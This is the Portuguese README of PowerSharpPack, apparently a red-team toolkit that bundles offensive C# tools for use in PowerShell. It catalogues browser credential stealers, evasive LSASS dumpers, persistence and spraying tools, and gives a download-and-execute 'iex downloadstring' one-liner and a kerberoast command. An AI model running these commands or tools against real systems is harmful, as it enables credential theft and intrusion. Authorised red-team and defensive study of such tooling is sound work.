
Wrapper do PowerShell que agrupa mais de 50 ferramentas ofensivas de segurança em C# para pós-exploração, escalonamento de privilégios, extração de credenciais, movimento lateral e reconhecimento do Active Directory em engajamentos de red team.


Muitos projetos ofensivos úteis em CSharp empacotados em PowerShell para fácil uso.
Por quê? Na minha opinião pessoal, o PowerShell ofensivo não está morto por causa de AMSI, Script-block-logging, Modo de Linguagem Restrita ou outros recursos de proteção. Qualquer um desses mecanismos pode ser contornado. Como a maioria dos novos projetos inovadores de segurança ofensiva são escritos em C#, decidi torná-los utilizáveis também no PowerShell.
Então, o que eu basicamente fiz aqui?
[System.Reflection.Assembly]::Load($DecompressedDecodedBinary).É um processo muito fácil, mas demorado para muitos repositórios.
Quais ferramentas estão incluídas?
Internalmonologue
Ataque de Monólogo Interno: Recuperando Hashes NTLM sem Tocar no LSASS
@Crédito para: https://github.com/eladshamir/Internal-Monologue
Seatbelt
Seatbelt é um projeto C# que realiza uma série de "verificações de segurança" orientadas a host, relevantes tanto para perspectivas ofensivas quanto defensivas.
@Crédito para: https://github.com/GhostPack/Seatbelt
SharpWeb
Projeto .NET 2.0 CLR para recuperar credenciais salvas do navegador do Google Chrome, Mozilla Firefox e Microsoft Internet Explorer/Edge.
@Crédito para: https://github.com/djhohnstein/SharpWeb
UrbanBishop
Cria uma seção RW local no UrbanBishop e então mapeia essa seção como RX em um processo remoto. Carregamento de shellcode facilitado.
@Crédito para: https://github.com/FuzzySecurity/Sharp-Suite
SharpUp
SharpUp é uma porta em C# de várias funcionalidades do PowerUp.
@Crédito para: https://github.com/GhostPack/SharpUp
Rubeus
Rubeus é um conjunto de ferramentas C# para interação e abuso de Kerberos puro.
@Crédito para: https://github.com/GhostPack/Rubeus && https://github.com/gentilkiwi/kekeo/
SharPersist
Kit de persistência do Windows escrito em C#.
@Crédito para: https://github.com/fireeye/SharPersist
Sharpview
Implementação em C# do PowerView do harmj0y
@Crédito para: https://github.com/tevora-threat/SharpView
winPEAS
Verifique a lista de escalonamento de privilégio local do Windows do book.hacktricks.xyz
@Crédito para: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS
Lockless
Lockless permite copiar arquivos bloqueados.
@Crédito para: https://github.com/GhostPack/Lockless
SharpChromium
Projeto .NET 4.0 CLR para recuperar dados do Chromium, como cookies, histórico e logins salvos.
@Crédito para: https://github.com/djhohnstein/SharpChromium
SharpDPAPI
SharpDPAPI é uma porta em C# de algumas funcionalidades do Mimikatz DPAPI.
@Crédito para: https://github.com/GhostPack/SharpDPAPI && https://github.com/gentilkiwi/mimikatz/
SharpShares
Enumera todos os compartilhamentos de rede no domínio atual. Também pode resolver nomes para endereços IP.
@Crédito para: https://github.com/djhohnstein/SharpShares
SharpSniper
Encontra usuários específicos no Active Directory através de seu nome de usuário e endereço IP de logon.
@Crédito para: https://github.com/HunnicCyber/SharpSniper
SharpSpray
SharpSpray é um conjunto simples de código para realizar um ataque de spray de senha contra todos os usuários de um domínio usando LDAP e é compatível com Cobalt Strike.
@Crédito para: https://github.com/jnqpblc/SharpSpray
Watson
Enumera KBs ausentes e sugere explorações para vulnerabilidades úteis de escalonamento de privilégio.
@Crédito para: https://github.com/rasta-mouse/Watson
Grouper2
Encontra vulnerabilidades na Política de Grupo do AD.
@Crédito para: https://github.com/l0ss/Grouper2
Tokenvator
Uma ferramenta para elevar privilégios com Tokens do Windows.
@Crédito para: https://github.com/0xbadjuju/Tokenvator
SauronEye
Ferramenta de busca para encontrar arquivos específicos contendo palavras específicas, ex: arquivos contendo senhas.
@Crédito para: https://github.com/vivami/SauronEye
Basta carregar o script principal com
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpPack.ps1')
e escolha a ferramenta como parâmetro switch, por exemplo:

PowerSharpPack -seatbelt -Command "AMSIProviders"

Se você quiser passar vários parâmetros para o binário, basta usar aspas como:
PowerSharpPack -Rubeus -Command "kerberoast /outfile:Roasted.txt"
Se você não quiser carregar todos os binários por razões, pode usar os scripts PowerShell por binário localizados na pasta PowerSharpBinaries.
Projetos que também estão disponíveis como script PowerShell autônomo:
SharpCloud
Simples C# para verificar a existência de arquivos de credenciais relacionados a AWS, Microsoft Azure e Google Compute.
@Crédito para: https://github.com/chrismaddalena/SharpCloud
SharpSSDP
Descoberta de Serviço SSDP
@Crédito para: https://github.com/rvrsh3ll/SharpSSDP
DAFT
DAFT: Database Audit Framework & Toolkit
@Crédito para: https://github.com/NetSPI/DAFT
Get-RBCD-Threaded
Ferramenta para descobrir caminhos de ataque de Delegação Restrita Baseada em Recursos em ambientes Active Directory.
@Crédito para: https://github.com/FatRodzianko/Get-RBCD-Threaded
SharpGPO-RemoteAccessPolicies
Uma ferramenta C# para enumerar políticas de acesso remoto através da política de grupo.
@Crédito para: https://github.com/FSecureLABS/SharpGPO-RemoteAccessPolicies
SharpAllowedToAct
Tomada de controle de objeto de computador através de Delegação Restrita Baseada em Recursos (msDS-AllowedToActOnBehalfOfOtherIdentity).
@Crédito para: https://github.com/pkb1s/SharpAllowedToAct
WireTap
Projeto .NET 4.0 para interagir com hardware de vídeo, áudio e teclado.
@Crédito para: https://github.com/djhohnstein/WireTap
SharpClipboard
Monitor de Área de Transferência em C#
@Crédito para: https://github.com/slyd0g/SharpClipboard
SharpPrinter
Descobrir Impressoras + verificar vulnerabilidades.
@Crédito para: https://github.com/rvrsh3ll/SharpPrinter
SharpHide
Ferramenta para criar chaves de registro ocultas.
@Crédito para: https://github.com/outflanknl/SharpHide
SpoolSample
Ferramenta PoC para coagir hosts Windows a autenticar em outras máquinas através da interface RPC MS-RPRN. Isso também é possível através de outros protocolos.
@Crédito para: https://github.com/leechristensen/SpoolSample
SharpGPOAbuse
SharpGPOAbuse é um aplicativo .NET escrito em C# que pode ser usado para tirar proveito dos direitos de edição de um usuário em um Objeto de Política de Grupo (GPO) para comprometer os objetos controlados por esse GPO.
@Crédito para: https://github.com/FSecureLABS/SharpGPOAbuse
SharpDump
SharpDump é uma porta em C# da funcionalidade Out-Minidump.ps1 do PowerSploit.
@Crédito para: https://github.com/GhostPack/SharpDump
SharpHound3
Coletor de Dados C# para o Projeto BloodHound, Versão 3
@Crédito para: https://github.com/BloodHoundAD/SharpHound3
PostDump
Outra ferramenta para realizar minidump do processo LSASS usando algumas técnicas para evitar detecção.
